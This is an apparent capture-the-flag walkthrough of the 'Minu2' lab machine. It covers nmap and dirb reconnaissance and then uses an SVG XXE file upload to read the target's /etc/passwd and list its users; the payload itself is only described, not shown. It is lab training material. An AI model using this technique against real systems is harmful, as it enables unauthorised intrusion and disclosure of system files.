Minu2

IP- 192.168.56.107
Walkthrough by Basil
Wattlecorp Cybersecurity Labs


Methadologies

Let's start by identifying target ports,services using nmap


```
┌─[✗]─[baz@parrot]─[~/ctf/minu]
└──╼ $sudo nmap -sV 192.168.56.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 12:28 IST
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 12:30 (0:00:00 remaining)
Nmap scan report for 192.168.56.107
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (protocol 2.0)
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap
.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.80%I=7%D=9/2%Time=5F4F42A8%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,6D,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain\r\nTransfer-Encoding:\x20chunked\r\n\r\n10\r\n400\x20Bad\x20Re
SF:quest\n\r\n0\r\n\r\n")%r(GetRequest,1C90,"HTTP/1\.0\x20404\x20Not\x20Fo
SF:und\r\nX-Powered-By:\x20Kemal\r\nContent-Type:\x20text/html\r\n\r\n\x20
SF:\x20<!DOCTYPE\x20html>\n\x20\x20<html>\n\x20\x20<head>\n\x20\x20\x20\x2
SF:0<style\x20type=\"text/css\">\n\x20\x20\x20\x20body\x20{\x20text-align:
SF:center;font-family:helvetica,arial;font-size:22px;\n\x20\x20\x20\x20\x2
SF:0\x20color:#888;margin:20px}\n\x20\x20\x20\x20img\x20{\x20max-width:\x2
SF:0579px;\x20width:\x20100%;\x20}\n\x20\x20\x20\x20#c\x20{margin:0\x20aut
SF:o;width:500px;text-align:left}\n\x20\x20\x20\x20</style>\n\x20\x20</hea
SF:d>\n\x20\x20<body>\n\x20\x20\x20\x20<h2>Kemal\x20doesn't\x20know\x20thi
SF:s\x20way\.</h2>\n\x20\x20\x20\x20<svg\x20id=\"svg\"\x20version=\"1\.1\"
SF:\x20width=\"400\"\x20height=\"400\"\x20viewBox=\"0\x200\x20400\x20400\"
SF:\x20xmlns=\"http://www\.w3\.org/2000/svg\"\x20xmlns:xlink=\"http://www\
SF:.w3\.org/1999/xlink\"\x20><g\x20id=\"svgg\"><path\x20id=\"path0\"\x20d=
```

We got two ports.
22(ssh), 3306(mysql)


Since there isn't port 80 open we got a webpage showing not much info then went on to check port 3306 through http




Now did a directory scan using dirb
dirb http://192.168.56.107:3306 -X .html




From the dirb scan we got a upload directory let's look into it.




After spending some time figuring all posibilities we got to know we can only upload svg extension files.
So did a google search on svg xxe upload
After doing some research we found on such script in which we are injecting /etc/passwd command. We copied the script and saved it as .svg file.




Let's copy it and upload.
We tried to upload the script file and it got successfully uploaded. And after uploading, we checked for the page source and got the output of /etc/passwd file.
We came to know that the target has multiple users like employee, chrony, nobody etc.



